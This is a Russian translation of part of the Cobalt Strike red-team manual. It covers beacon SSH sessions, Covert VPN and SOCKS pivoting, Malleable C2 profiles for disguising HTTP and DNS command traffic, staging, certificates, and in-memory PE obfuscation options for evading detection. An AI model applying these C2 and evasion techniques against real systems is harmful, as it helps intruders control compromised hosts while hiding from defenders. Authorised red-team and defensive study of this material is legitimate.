Вы также должны настроить канал связи **Covert VPN** для вашего интерфейса. **Covert VPN** может передавать кадры **Ethernet** через **UDP**-соединение, **TCP**-соединение, **ICMP** или используя протокол **HTTP**. Канал **TCP** (обратный) имеет цель подключиться к вашему экземпляру **Кобальт Страйка**. Канал **TCP (Bind)** имеет туннель **Кобальт Страйка** для **VPN** через маячок.

**Кобальт Страйк** настроит и будет управлять связью с клиентом **Covert VPN** в зависимости от выбранного вами локального порта и канала.

Канал **Covert VPN HTTP** использует веб-сервер **Кобальт Страйка**. Вы можете размещать другие веб-приложения **Кобальт Страйка** и несколько **HTTP**-каналов **Covert VPN** на одном и том же порту.

Для лучшей производительности используйте канал **UDP**. Канал **UDP** имеет наименьшее количество служебных данных по сравнению с каналами **TCP** и **HTTP**. Используйте каналы **ICMP**, **HTTP** или **TCP (Bind)**, если вам нужно обойти ограничительный брандмауэр.

Хотя **Covert VPN** имеет преимущество гибкости, использование вами опорной точки **VPN** вместо опорной прокси будет зависеть от ситуации. Для **VPN** требуется доступ администратора. А для **proxy pivot** - нет. **Covert VPN** создает новый канал связи. **Proxy pivot** - нет. Сначала вы должны использовать прокси-сервер, а при необходимости переходить к **VPN**-серверу.

## 10. Сеансы SSH

### 10.1 Клиент SSH

**Кобальт Страйк** контролирует цели **UNIX** с помощью встроенного клиента **SSH**. Этот **SSH**-клиент получает задачи и направляет свой вывод через родительский маячок.

Используйте **ssh [цель] [пользователь] [пароль]**, чтобы запустить сеанс **SSH** с маячка. Вы также можете использовать **ssh-key [цель] [пользователь] [/путь/до/ключа.pem]** для аутентификации с помощью ключа.

Эти команды запускают **SSH**-клиент **Кобальт Страйка**. Клиент будет сообщать родительскому маячку о любых проблемах с подключением или аутентификацией. Если соединение установлено, вы увидите новый сеанс на дисплее **Кобальт Страйка**. Это сеанс **SSH**. Щелкните этот сеанс правой кнопкой мыши и нажмите **Interact**, чтобы открыть консоль **SSH**.

Введите **help**, чтобы увидеть список команд, поддерживаемых сеансом **SSH**. Чтобы получить подробную информацию об этой команде, введите **help**, а затем имя команды.

### 10.2 Запуск команд

Команда **shell** запустит указанную вами команду и аргументы. Выполняемые команды блокируют сеанс **SSH** на срок до **20** секунд, прежде чем **Кобальт Страйк** переведет команду в фоновый режим. **Кобальт Страйк** будет сообщать о результатах этих длительных команд, когда они становятся доступными.

Используйте **sudo [пароль] [команда + аргументы]**, чтобы попытаться запустить команду через **sudo**. Этот алиас требует, чтобы **sudo** цели принимал флаг **-S**.

Команда **cd** изменит текущий рабочий каталог для сеанса **SSH**. Команда **pwd** сообщает текущий рабочий каталог.

### 10.3 Загрузка и скачивание файлов

Команда **upload** выгрузит файл в текущий рабочий каталог. Команда **download** загрузит файл. Файлы, загруженные с помощью команды загрузки, доступны в меню **View → Downloads**. Вы также можете ввести **downloads**,

чтобы увидеть, как идет загрузка файлов. Команда **cancel** отменяет текущую загрузку.

#### 10.4 Одноранговый C2

Сеансы **SSH** могут управлять **TCP**-маячками. Используйте команду **connect**, чтобы взять на себя управление **TCP**-маячком, ожидающим подключения. Используйте **unlink** для отключения сеанса **TCP** маячка.

Перейдите в [Сессии] → **Listeners** → **Pivot Listener...**, чтобы настроить прослушиватель, привязанный к этому сеансу **SSH**. Это позволит этой скомпрометированной цели UNIX получать обратные сеансы **TCP** маячка. Эта опция требует, чтобы для параметра **GatewayPorts** демона **SSH** было установлено значение **yes** или **ClientSpecified**.

#### 10.5 Проброс SOCKS и обратное перенаправление портов

Используйте команду **socks**, чтобы создать сервер **SOCKS** на вашем командном сервере, который пересылает трафик через сеанс **SSH**. Команда **rportfwd** также создаст обратный порт, который направляет трафик через сеанс **SSH** и вашу цепочку маячков.

Для **rportfwd** есть одно предостережение: команда **rportfwd** просит демон **SSH** выполнить привязку ко всем интерфейсам. Вполне вероятно, что демон **SSH** переопределит это и заставит порт привязаться к **localhost**. Вам необходимо изменить параметр **GatewayPorts** для демона **SSH** на **yes** или **clientpecified**.

## 11. Malleable C&C

### 11.1 Обзор

Многие индикаторы маячка контролируются профилем **Malleable C2**. Профиль **Malleable C2** состоит из настроек и преобразований данных. Преобразование данных - это простая программа, которая указывает, как преобразовывать данные и сохранять их в транзакции. Та же программа, которая преобразует и хранит данные, интерпретированные в обратном направлении, также извлекает и восстанавливает данные из транзакции.

Чтобы использовать настраиваемый профиль, вы должны запустить командный сервер **Кобальт Страйка** и указать свой профиль в это время.

```
./teamserver [внешний IP] [пароль] [/путь/до/моего.profile]
```

Вы можете загрузить только один профиль для каждого экземпляра **Кобальт Страйка**.

### 11.2 Проверка на ошибки

Пакет Линукса **Кобальт Страйка** включает программу **c2lint**. Эта программа проверит синтаксис профиля связи, применит несколько дополнительных проверок и даже проведет модульное тестирование вашего профиля со случайными данными. Настоятельно рекомендуется проверять свои профили с помощью этого инструмента, прежде чем загружать их в **Кобальт Страйк**.

```
./c2lint [/путь/до/моего.profile]
```

### 11.3 Язык профиля

Лучший способ создать профиль - изменить существующий. На Github доступно несколько примеров профилей:

- <https://github.com/rsmudge/Malleable-C2-Profiles>

Когда вы откроете профиль, вы увидите следующее:

```
# это комментарий
set global_option "value";

protocol-transaction {
    set local_option "value";

    client {
```

```
    # настраиваемые клиентские индикаторы
}

server {
    # настраиваемые серверные индикаторы
}
}
```

Комментарии начинаются с символа **#** и идут до конца строки. Оператор **set** - это способ присвоить значение опции. В профилях используются **{фигурные скобки}** для группировки выражений и информации. Оператор всегда заканчивается точкой с запятой.

Чтобы все это стало понятным, вот небольшой профиль:

```
http-get {
    set uri "/foobar";
    client {
        metadata {
            base64;
            prepend "user=";
            header "Cookie";
        }
    }
}
```

Этот профиль определяет индикаторы транзакции **HTTP GET**. Первый оператор **set uri** назначает **URI**, на который будут ссылаться клиент и сервер во время этой транзакции. Этот оператор **set** встречается вне блоков кода клиента и сервера, потому что он применяется к ним обоим.

Клиентский блок определяет индикаторы для клиента, который выполняет **HTTP GET**. В данном случае клиентом является полезная нагрузка маячка **Кобальт Страйка**.

Когда маячок **Кобальт Страйка** "делает отстук", он отправляет метаданные о себе в **Кобальт Страйк**. В этом профиле мы должны определить, как эти метаданные кодируются и отправляются с нашим **HTTP-запросом GET**.

Ключевое слово **metadata**, за которым следует группа операторов, указывает, как преобразовать и встроить метаданные в наш **HTTP-запрос GET**. Группа операторов после ключевого слова метаданных называется преобразованием данных.

	Шаг	Действие	Данные
0.	Start	-	метаданные
1.	base64	Закодировать через Base64	bWV0YWRhdGE=
2.	prepend "user="	Подготовить строку	user=bWV0YWRhdGE=
3.	header "Cookie"	Хранить в транзакции	-

Первый оператор в нашем преобразовании утверждает, что мы будем кодировать наши метаданные в формате **base64** [1]. Второй оператор, **prepend**, берет наши закодированные метаданные и добавляет к ним строку **user** [2]. Теперь наши преобразованные метаданные - "**user =**. **base64 (метаданные)**". В третьем операторе говорится, что мы будем хранить наши преобразованные метаданные в клиентском **HTTP**-заголовке под названием **Cookie** [3]. Вот и все.

И маячок, и его сервер используют профили. Здесь мы прочитали профиль с точки зрения клиента маячка. Сервер маячка будет брать ту же информацию и интерпретировать ее в обратном порядке. Допустим, наш веб-сервер **Кобальт Страйка** получает запрос **GET** на **URI/foobar**. Теперь он хочет извлечь метаданные из транзакции.

	Шаг	Действие	Данные
0.	Start	-	-
1.	header "Cookie"	Восстановить из Транзакции	user=bWV0YWRhdGE=
2.	prepend "user="	Удалить первые 5 символов	bWV0YWRhdGE=
3.	base64	Декодировать из Base64	метаданные

Оператор заголовка сообщит нашему серверу, где восстановить преобразованные метаданные из [1]. **HTTP**-сервер позаботится о том, чтобы проанализировать заголовки от **HTTP**-клиента для нас. Далее нам нужно разобраться с

оператором **prepend**. Чтобы восстановить преобразованные данные, мы интерпретируем **prepend** как удаление первых **X** символов [2], где **X** - длина исходной строки, которую мы добавили в начало. Теперь осталось только интерпретировать последний оператор **base64**. Ранее мы использовали функцию кодирования **base64** для преобразования метаданных. Теперь мы используем декодирование **base64** для восстановления метаданных [3].

У нас будут исходные метаданные, когда интерпретатор профиля завершит выполнение каждого из этих обратных операторов.

### Язык преобразования данных

Преобразование данных - это последовательность операторов, которые преобразуют и передают данные. Операторы преобразования данных:

Оператор	Действие	Обратное действие
append "string"	Открыть строку	Удалить последние LEN (строка) символов.
base64	Закодировать в Base64	Декодировать из Base64
base64url	Закодировать в Base64 через URL-SAFE	Декодировать из Base64
mask	XOR маска с случайным ключом	XOR маска с случайным ключом
netbios	Закодировать 'а' через NetBIOS	Декодировать 'а' через NetBIOS
netbiosu	Закодировать 'А' через NetBIOS	Декодировать 'А' через NetBIOS
prepend "string"	Подготовить строку	Удалить первые LEN (строка) символов

Преобразование данных - это комбинация любого количества этих операторов в любом порядке. Например, вы можете выбрать **netbios** кодирование данных для передачи, добавить некоторую информации, а затем **base64** кодирование всего пакета.

Преобразование данных всегда заканчивается оператором завершения. В преобразовании можно использовать только один оператор завершения. Этот оператор сообщает маячку и его серверу, где в транзакции хранить преобразованные данные.

Есть четыре оператора завершения.

Выражение	Что значит
header "header"	Хранить данные в заголовке HTTP
parameter "key"	Хранить данные в параметре URI
print	Отправить данные как тело транзакции
uri-append	Добавить в URI

Оператор завершения заголовка сохраняет преобразованные данные в заголовке **HTTP**. Оператор завершения параметра сохраняет преобразованные данные в параметре **HTTP**. Этот параметр всегда отправляется как часть **URI**. Оператор печати отправляет преобразованные данные в теле транзакции.

Оператор печати - это ожидаемый оператор завершения для блоков **http-get.server.output**, **http-post.server.output** и **http-stager.server.output**. Вы можете использовать операторы завершения заголовка, параметра, печати и **uri-append** для других блоков.

Если вы используете заголовок, параметр или оператор завершения **uri-append** в **http-post.client.output**, маячок будет фрагментировать свои ответы до разумной длины, чтобы соответствовать этой части транзакции.

Эти блоки и данные, которые они отправляют, описаны в следующем разделе.

## Строки

Язык профиля маячок позволяет использовать "строки" в нескольких местах. Обычно строки интерпретируются как есть. Однако есть несколько специальных значений, которые вы можете использовать в строке:

Значение	Специальное значение
"\n"	Символ новой строки
"\r"	Возврат каретки
"\t"	Символ табуляции
"\u####"	Символ юникода
"\x###"	Байт (например, \x41 = 'A')
"\""	\

## Заголовки и параметры

Преобразование данных - важная часть процесса настройки индикатора. Они позволяют дополнить данные, которые маячок должен отправлять или получать с каждой транзакцией. Вы также можете добавлять к каждой транзакции посторонние индикаторы.

В запросах **HTTP GET** или **POST** эти посторонние индикаторы поступают в виде заголовков или параметров. Используйте оператор параметра в клиентском блоке, чтобы добавить произвольный параметр в транзакцию **HTTP GET** или **POST**.

Этот код заставит маячок добавить **?bar=blah** в **URI /foobar** при выполнении запроса.

```
http-get {
  client {
    parameter "bar" "blah";
  }
}
```

Используйте оператор заголовка в клиентском или серверном блоках, чтобы добавить произвольный **HTTP**-заголовок к клиентскому запросу или ответу сервера. Этот заголовок добавляет индикатор, облегчающий работу групп мониторинга сетевой безопасности.

```
http-get {
  server {
    header "X-Not-Malware" "I promise!";
  }
}
```

Интерпретатор профиля интерпретирует ваш заголовок и параметры по порядку. При этом библиотека **WinINet** (клиент) и веб-сервер **Кобальт Страйка** имеют последнее слово о том, где в транзакции появятся эти индикаторы.

## Опции

Вы можете настроить параметры маячка по умолчанию через файл профиля. Есть два типа опций: глобальные и локальные. Глобальные параметры изменяют глобальную настройку маячка. Локальные варианты зависят от транзакции. Вы должны установить локальные параметры в правильном контексте. Используйте оператор **set**, чтобы установить параметр.

**set "sleeptime" "1000";**

Вот несколько вариантов:

Опция	Контекст	Дефолт	Изменения
data_jitter	-	0	Добавить строку произвольной длины (до значения data_jitter) в выходные данные серверов http-get и http-post.
headers_remove	-	-	Разделенный запятыми список заголовков клиента HTTP для удаления из маячка C2
host_stage	-	true	Полезная нагрузка хоста для промежуточной передачи по HTTP, HTTPS или DNS. Требуется стейджерам.
jitter	-	0	Коэффициент джиттера по умолчанию (0-99%)
pipename	-	msagent_##	Имя канала по умолчанию для одноранговой связи SMB маячка. Каждый # заменяется случайным шестнадцатеричным значением.
pipename_stager	-	status_##	Имя пайпа, используемого SMB маячком. Каждый # заменяется случайным шестнадцатеричным значением.
sample_name	-	My Profile	Имя этого профиля (используется в отчете "Индикаторы компроментации").
sleeptime		60000	Время сна по умолчанию (в миллисекундах)

smb_frame_header	-	-	Добавлять заголовок к сообщениям SMB маячка
ssh_banner	-	Cobalt Strike 4.2	Баннер клиента SSH
ssh_pipename	-	postex_ssh_####	Имя канала для сеансов SSH. Каждый # заменяется случайным шестнадцатеричным значением.
tcp_frame_header	-	-	Добавлять заголовок к сообщениям TCP маячка
tcp_port		4444	Порт прослушивания маячка TCP по умолчанию
uri	http-get, http-post	необходимая опция	URI транзакции
uri_x86	http-stager	-	URI этапа полезной нагрузки x86
uri_x64	http-stager	-	URI этапа полезной нагрузки x64
useragent	-	IE (Другие)	Пользовательский агент по умолчанию для HTTP-связи.
verb	http-get, http-post	GET, POST	HTTP-Verb для использования в транзакции

С помощью опции **uri** вы можете указать несколько **URI** в виде строки, разделенной пробелами. Веб-сервер **Кобальт Страйка** свяжет все эти **URI** и назначит один из этих **URI** каждому хосту маячка при создании этапа маячка

Несмотря на то, что опция **useragent** существует; вы можете использовать оператор заголовка, чтобы переопределить эту опцию.

#### 11.4 HTTP стэйджинг

Маячок - это стейджинговая полезная нагрузка. Это означает, что полезная нагрузка загружается стейджером и инжектируется в память. Индикаторы **http-get** и **http-post** не вступят в силу, пока маячок не будет в памяти вашей цели. Блок **http-stager Malleable C2** настраивает промежуточный процесс HTTP.

```
http-stager {
  set uri_x86 "/get32.gif";
  set uri_x64 "/get64.gif";
}
```

Параметр **uri\_x86** устанавливает **URI** для загрузки этапа полезной нагрузки x86. Параметр **uri\_x64** устанавливает **URI** для загрузки этапа полезной нагрузки x64.

```
client {
  parameter "id" "1234";
  header "Cookie" "SomeValue";
}
```

Ключевое слово **client** в контексте **http-stager** определяет клиентскую сторону транзакции **HTTP**. Используйте ключевое слово параметра, чтобы добавить параметр в **URI**. Используйте ключевое слово **header**, чтобы добавить заголовков к **HTTP**-запросу **GET** стейджера.

```
server {
  header "Content-Type" "image/gif";
  output {
    prepend "GIF89a";
    print;
  }
}
```

Ключевое слово **server** в контексте **http-stager** определяет серверную сторону транзакции **HTTP**. Ключевое слово **header** добавляет заголовок сервера к ответу сервера. Ключевое слово **output** в контексте сервера **http-stager** - это преобразование данных для изменения стадии полезной нагрузки. Это преобразование может только добавлять строки в сцену. Используйте оператор завершения печати, чтобы закрыть этот выходной блок.

### 11.5 Прохождение HTTP-транзакции маячка

Чтобы собрать все это вместе, полезно знать, как выглядит транзакция маячка и какие данные отправляются с каждым запросом.

Транзакция начинается, когда маячок отправляет **HTTP**-запрос **GET** на веб-сервер **Кобальт Страйка**. В это время маячок должен отправить **метаданные**, содержащие информацию о скомпрометированной системе.

**Совет:** метаданные сеанса - это зашифрованный блок данных. Без кодирования он не подходит для передачи в заголовке или параметре **URI**. Всегда

применяйте инструкцию **base64**, **base64url** или **netbios** для кодирования ваших метаданных.

Веб-сервер **Кобальт Страйка** отвечает на этот **HTTP GET** запрос задачами, которые должен выполнить маячок. Эти задачи изначально отправляются в виде одного зашифрованного двоичного блока. Вы можете преобразовать эту информацию с помощью ключевого слова **output** в контексте сервера **http-get**.

Когда маячок выполняет свои задачи, он накапливает выходные данные. После завершения всех задач маячок проверяет, есть ли выходные данные для отправки. Если нет вывода, маячок переходит в спящий режим. Если есть вывод, маячок инициирует транзакцию **HTTP POST**.

Запрос **HTTP POST** должен содержать идентификатор сеанса в параметре **URI** или заголовке. **Кобальт Страйк** использует эту информацию, чтобы связать вывод с правильным сеансом. Публикуемый контент изначально представляет собой зашифрованный двоичный блок. Вы можете преобразовать эту информацию с помощью ключевого слова **output** в контексте клиента **http-post**.

Веб-сервер **Кобальт Страйка** может отвечать на **HTTP-запрос POST** всем, чем захочет. Маячок не использует и не использует эту информацию. Вы можете указать вывод **HTTP POST** с блоком **output** в контексте сервера **http-post**.

***Примечание:** в то время как **http-get** по умолчанию использует **GET**, а **http-post** по умолчанию использует **POST**, вы не ограничиваетесь этими параметрами. Используйте опцию **verb**, чтобы изменить эти значения по умолчанию. Здесь есть большая гибкость.*

В этой таблице приведены эти ключевые слова и данные, которые они отправляют:

Запрос	Компонент	Блок	Данные
http-get	клиент	метаданные	Метаданные сеанса
http-get	сервер	вывод	Задачи маячка
http-post	клиент	id	Идентификатор сессии

http-post	клиент	Вывод	Ответы маячков
http-post	сервер	Вывод	-
http-stager	сервер	Вывод	Этап закодированной полезной нагрузки

## 11.6 Конфигурация HTTP-сервера

Блок **http-config** влияет на все **HTTP**-ответы, обслуживаемые веб-сервером **Кобальт Страйка**. Здесь вы можете указать дополнительные заголовки **HTTP** и порядок заголовков **HTTP**.

```
http-config {
    set headers "Date, Server, Content-Length, Keep-Alive,
                Connection, Content-Type";
    header "Server" "Apache";
    header "Keep-Alive" "timeout=5, max=100";
    header "Connection" "Keep-Alive";

    set trust_x_forwarded_for "true";
    set block_useragents "curl*, lynx*, wget*";
}
```

Ключевое слово **header** добавляет значение заголовка к каждому **HTTP**-ответу **Кобальт Страйка**. Если значение заголовка уже определено в ответе, это значение игнорируется.

Параметр **set headers** определяет порядок доставки этих **HTTP**-заголовков в **HTTP**-ответе. Заголовки, которых нет в этом списке, добавляются в конец.

Параметр **set trust\_x\_forwarded\_for** определяет, использует ли **Кобальт Страйк** **HTTP**-заголовок **X-Forwarded-For** для определения удаленного адреса запроса. Используйте эту опцию, если ваш сервер **Кобальт Страйка** находится за перенаправителем **HTTP**.

Опция **block\_useragents** позволяет настроить список пользовательских агентов, которые блокируются с ответом **404**. По умолчанию все запросы от пользовательских агентов, начинающиеся с **curl**, **lynx** или **wget**, блокируются.

Поле поддерживает строку значений, разделенных запятыми.

Пример	Описание
<b>not specified</b>	Используйте значение по умолчанию (curl *, lynx *, wget *). Блокировать запросы от пользовательских агентов, начинающиеся с curl, lynx или wget.
<b>blank</b>	Пользовательские агенты не заблокированы
<b>something</b>	Блокировать запросы с useragent равным 'something'
<b>something*</b>	Блокировать запросы с помощью useragent, начинающихся с 'something'
<b>*something</b>	Блокировать запросы с useragent, заканчивающимися на 'something'
<b>*something*</b>	Блокировать запросы с помощью useragent, содержащего 'something'

## 11.7 Самоподписанные SSL-сертификаты с SSL-маячком

**HTTPS** маячок использует индикаторы **HTTP** в своей коммуникации.

**Malleable C2** профили могут также определять параметры для самоподписанного **SSL**-сертификата сервера маячка **C2**. Это полезно, если вы хотите реплицировать хакера с уникальными индикаторами в их сертификате **SSL**:

```
https-certificate {
    set CN      "bobsmlware.com";
    set O      "Bob's Malware";
}
```

Параметры сертификата, контролируемые вашим профилем:

Опция	Пример	Описание
<b>C</b>	US	Страна
<b>CN</b>	beacon.cobaltstrike.com	Общее имя; Ваш домен для обратного вызова
<b>L</b>	Washington	Местонахождение
<b>O</b>	Strategic Cyber LLC	Название организации
<b>OU</b>	Certificate Department	Название организационной единицы
<b>ST</b>	DC	Штат или провинция

<b>validity</b>	365	Срок действия сертификата в течение ... дней
-----------------	-----	--

## 11.8 Действительные SSL-сертификаты с SSL-маячком

У вас есть возможность использовать действительный сертификат **SSL** с маячком. Используйте профиль **Malleable C2**, чтобы указать файл хранилища ключей **Java** и пароль для хранилища ключей. Это хранилище ключей должно содержать закрытый ключ вашего сертификата, корневой сертификат, любые промежуточные сертификаты и сертификат домена, предоставленный вашим поставщиком сертификата **SSL**. **Кобальт Страйк** ожидает найти файл **Java Keystore** в той же папке, что и ваш профиль **Malleable C2**.

```
https-certificate {
    set keystore "domain.store";
    set password "mypassword";
}
```

Параметры для использования действующего сертификата SSL:

Опция	Пример	Описание
<b>keystore</b>	domain.store	Файл хранилища ключей Java с информацией о сертификате
<b>password</b>	mypassword	Пароль к вашему хранилищу ключей Java.

Вот шаги, чтобы создать валидный сертификат **SSL** для использования с маячком **Кобальт Страйк**:

1. Используйте программу **keytool**, чтобы создать файл **Java Keystore**. Эта программа спросит: "**Как ваше имя и фамилия?**" Убедитесь, что вы ответили на свой сервер маячка полным доменным именем. Также убедитесь, что вы запомнили пароль хранилища ключей. Вам это понадобится позже.

**\$ keytool -genkey -keyalg RSA -keysize 2048 -keystore domain.store**

2. Используйте **keytool** для создания запроса на подпись сертификата (**CSR**). Вы отправите этот файл поставщику сертификата **SSL**. Они подтвердят, что это вы и выдадут сертификат. С некоторыми поставщиками легче и дешевле иметь дело, чем с другими.

**\$ keytool -certreq -keyalg RSA -file domain.csr -keystore domain.store**

3. Импортируйте корневой и любые промежуточные сертификаты, предоставленные вашим поставщиком **SSL**.

```
$ keytool -import -trustcacerts -alias FILE -file FILE.crt -keystore domain.store
```

4. Наконец, вы должны установить сертификат домена.

```
$ keytool -import -trustcacerts -alias mykey -file domain.crt -keystore domain.store
```

И это все. Теперь у вас есть файл хранилища ключей **Java**, готовый к использованию с маячка **Кобальт Страйк**.

### 11.9 Варианты профиля

Файлы **Malleable C2** профиля по умолчанию содержат один профиль. Можно упаковать варианты текущего профиля, указав блоки вариантов для **http-get**, **http-post**, **http-stager** и **https-certificate**.

Этот блок называется как **[имя блока] "имя варианта" { ... }**. Вот вариант блока **http-get** с именем **"My Variant"**:

```
http-get "My Variant" {
    client {
        parameter "bar" "blah";
    }
}
```

Блок создает копию текущего профиля с указанными вариантными блоками, заменяя блоки по умолчанию в самом профиле. Каждое уникальное имя варианта создает новый профиль варианта. Вы можете заполнить профиль любым количеством вариантов имен.

Варианты можно выбрать при настройке прослушивателя маячков **HTTP** или **HTTPS**. Варианты позволяют каждому прослушивателю маячка **HTTP** или **HTTPS**, привязанному к одному командному серверу, иметь сетевые **IOС**, которые отличаются друг от друга.

### 11.10 Сертификат подписи кода

**Attacks** → **Packages** → **Windows Executable** и **Windows Executable (S)** дают вам возможность подписать исполняемый файл или файл **DLL**. Чтобы использовать эту опцию, вы должны указать файл **Java Keystore** с вашим сертификатом подписи кода и закрытым ключом. **Кобальт Страйк** ожидает найти файл **Java Keystore** в той же папке, что и ваш профиль **Malleable C2**.

```
code-signer {
```

```

set keystore "keystore.jks";
set password "password";
set alias    "server";
}

```

Настройки сертификата для подписи кода:

Опция	Пример	Описание
alias	server	Псевдоним хранилища ключей для этого сертификата
digest_algorithm	SHA256	Алгоритм дайджеста
keystore	keystore.jks	Файл хранилища ключей Java с информацией о сертификате
password	mypassword	Пароль к вашему хранилищу ключей Java.
timestamp	false	Пометка о времени файла с помощью сторонней службы
timestamp_url	http://timestamp.digicert.com	URL службы пометок времени

### 11.11 DNS-маячки

У вас есть возможность формировать сетевой трафик **DNS** маячков/прослушивателей с помощью **Malleable C2**.

```

dns-beacon "optional-variant-name" {
  # Опции перемещенные в 'dns-beacon' группу в 4.3:
  set dns_idle      "1.2.3.4";
  set dns_max_txt   "199";
  set dns_sleep     "1";
  set dns_ttl       "5";
  set maxdns        "200";
  set dns_stager_prepend "doc-stg-prepend";
  set dns_stager_subhost "doc-stg-sh.";

  # Параметры переопределения подхоста DNS, добавленные в 4.3:
  set beacon        "doc.bc.";
  set get_A         "doc.1a.";
  set get_AAAA      "doc.4a.";
  set get_TXT       "doc.tx.";
  set put_metadata  "doc.md.";
  set put_output    "doc.po.";
}

```

```

    set ns_response      "zero";
}

```

Настройки следующие:

Опция	Дефолт	Изменения
<b>dns_idle</b>	0.0.0.0	IP-адрес, используемый для индикации отсутствия задач для маячка DNS; Маска для других значений DNS C2
<b>dns_max_txt</b>	252	Максимальная длина ответов DNS TXT для задач
<b>dns_sleep</b>	0	Принудительно переходить в спящий режим перед каждым индивидуальным запросом DNS. (в миллисекундах)
<b>dns_stager_prepend</b>		Подготовить текст к стейджу полезной нагрузки, доставленной в DNS TXT
<b>dns_stager_subhost</b>	.stage.123 456.	Субдомен, используемый стейджером записи DNS TXT.
<b>dns_ttl</b>	1	TTL для ответов DNS
<b>maxdns</b>	255	Максимальная длина имени хоста при загрузке данных через DNS (0-255)
<b>beacon</b>	-	Префикс подхоста DNS, используемый для запросов маячков
<b>get_A</b>	cdn.	Префикс подхоста DNS, используемый для запросов записи A
<b>get_AAAA</b>	www6.	Префикс подхоста DNS, используемый для запросов записи AAAA
<b>get_TXT</b>	api.	Префикс подхоста DNS, используемый для запросов записи TXT
<b>put_metadata</b>	www.	Префикс подхоста DNS, используемый для запросов метаданных
<b>put_output</b>	post.	Префикс подхоста DNS, используемый для выходных запросов
<b>ns_response</b>	drop	Как обрабатывать запросы NS Record. "drop" не отвечает на запрос (по умолчанию), "idle" отвечает записью A для IP-адреса из "dns_idle", "zero" отвечает записью A для 0.0.0.0

Вы можете использовать **ns\_response**, когда **DNS**-сервер отвечает цели с ошибкой "**Server failure**". Публичный **DNS**-резолвер может инициировать запросы записи **NS**, которые **DNS**-сервер в **Кобальт Страйк TS** по умолчанию отбрасывает.

### 11.12 Что опаснее, **Malleable C2** или бассейн?

Ответ? Оба. **Malleable C2** дает вам новый уровень контроля над вашей сетью и индикаторами хоста. С этой силой приходит и ответственность. **Malleable C2** - это возможность наделать много ошибок. Вот несколько вещей, о которых следует подумать при настройке своих профилей:

1. Каждый экземпляр **Кобальт Страйка** использует один профиль за раз. Если вы измените профиль или загрузите новый профиль, ранее развернутые маячки не смогут связаться с вами.
2. Всегда помните о состоянии ваших данных и о том, что протокол позволяет при разработке преобразования данных. Например, если вы кодируете метаданные **base64** и сохраняете их в параметре **URI**, это не сработает. Почему? Некоторые символы **base64 (+, = и /)** имеют особое значение в **URL**-адресе. Инструмент **c2lint** и компилятор профилей не обнаруживают проблемы такого типа.
3. Всегда проверяйте свои профили, даже после небольших изменений. Если маячок не может связаться с вами, вероятно, проблема в вашем профиле. Отредактируйте его и попробуйте еще раз.
4. Доверьтесь инструменту **c2lint**. Этот инструмент выходит за рамки компилятора профиля. Проверки основаны на том, как реализована эта технология. Если проверка **c2lint** не удалась, это означает, что с вашим профилем возникла реальная проблема.

## 12. Malleable PE, Инжекция в процессы и Пост-эксплуатация.

### 12.1 Обзор

**Malleable C2** профили - это больше, чем индикаторы коммуникации.

**Malleable C2** профили также контролируют характеристики маячка в памяти, определяют, как маячок обрабатывает инъекции, а также влияют на постэксплуатационные задачи **Кобальт Страйка**. В этой главе описаны эти расширения языка **Malleable C2**.

### 12.2 Индикаторы PE и памяти

Блок **stage** в профилях **Malleable C2** управляет тем, как маячок загружается в память, и редактирует содержимое **DLL** маячка.

```
stage {
  set userwx "false";
  set compile_time "14 Jul 2009 8:14:00";
  set image_size_x86 "512000";
  set image_size_x64 "512000";
  set obfuscate "true";

  transform-x86 {
    prepend "\x90\x90";
    strrep "ReflectiveLoader" "DoLegitStuff";
  }
  transform-x64 {
    # трансформации x64 rDLL стейджа
  }

  stringw "I am not Beacon";
}
```

**transform-x86** и **transform-x64** блокируют и преобразовывают стейдж **Reflective DLL** маячка. Эти блоки поддерживают три команды: **prepend**, **append** и **strrep**.

Команда **prepend** вставляет строку перед **Reflective DLL** маячка. Команда **append** добавляет строку после **Reflective DLL** маячка. Убедитесь, что добавленные данные являются допустимым кодом для архитектуры сцены (**x86**, **x64**). В программе **c2lint** нет проверки на это. Команда **strrep** заменяет строку в **DLL** маячка.

Блок **stage** принимает команды, которые добавляют строки в раздел **.rdata** библиотеки **DLL** маячка. Команда **string** добавляет строку с нулевым символом.

лом в конце. Команда **stringw** добавляет широкую (в кодировке **UTF-16LE**) строку. Команда **data** добавляет вашу строку как есть.

Блок **stage** принимает несколько параметров, которые управляют содержимым **DLL** маячка и предоставляют подсказки для изменения поведения загрузчика маячка:

Опция	Пример	Описание
<b>allocator</b>	HeapAlloc	Установите, как отражающий загрузчик маячка распределяет память для агента. Возможные варианты: HeapAlloc, MapViewOfFile и VirtualAlloc.
<b>cleanup</b>	false	Попросите маячок попытаться освободить память, связанную с пакетом отраженной DLL, которую он инициализировал.
<b>magic_mz_x86</b>	MZRE	Замените первые байты (включая заголовок MZ) отражающей DLL маячка. Требуются действительные инструкции x86. Следуйте инструкциям, которые изменяют состояние ЦП, с инструкциями, отменяющими это изменение.
<b>magic_mz_x64</b>	MZAR	То же, что и magic_mz_x86; влияет на x64 DLL
<b>magic_pe</b>	PE	Замените маркер символа PE, используемый отраженным загрузчиком маячка, другим значением.
<b>module_x86</b>	xpsservices.dll	Попросите x86 загрузчик загрузить указанную библиотеку и перезаписать ее пространство вместо выделения памяти с помощью VirtualAlloc.
<b>module_x64</b>	xpsservices.dll	То же, что и module_x86; влияет на загрузчик x64
<b>obfuscate</b>	false	Обфусцировать таблицу импорта Reflective DLL, перезаписать неиспользуемое содержимое заголовка и попросить загрузчик скопировать маячок в новую память без заголовков DLL.
<b>sleep_mask</b>	false	Обфусцировать маячок в памяти перед сном
<b>smartinject</b>	false	Использовать встроенные подсказки указателя функций для загрузки агента маячка без прохождения kernel32 EAT
<b>stomppe</b>	true	Попросите загрузчик изменить значения MZ, PE и e_lfanew после загрузки полезной нагрузки маячка
<b>userwx</b>	false	Попросите загрузчик использовать или избегать разрешений RWX

		для DLL маячка в памяти
--	--	-------------------------

## Клонирование заголовков PE

Блок **stage** имеет несколько опций, которые изменяют характеристики вашей **Reflective DLL**, чтобы она выглядела как что-то еще в памяти. Они предназначены для создания индикаторов, которые поддерживают примеры по анализу и сценарии эмуляции угроз.

Опция	Пример	Описание
<b>checksum</b>	0	Значение CheckSum в PE-заголовке маячка
<b>compile_time</b>	14 July 2009 8:14:00	Время сборки в PE-заголовке маячка
<b>entry_point</b>	92145	Значение EntryPoint в PE-заголовке маячка
<b>image_size_x64</b>	512000	Значение SizeOfImage в PE-заголовке x64 маячка
<b>image_size_x86</b>	512000	Значение SizeOfImage в PE-заголовке x86 маячка
<b>name</b>	beacon.x64.dll	Экспортированное имя библиотеки DLL маяка.
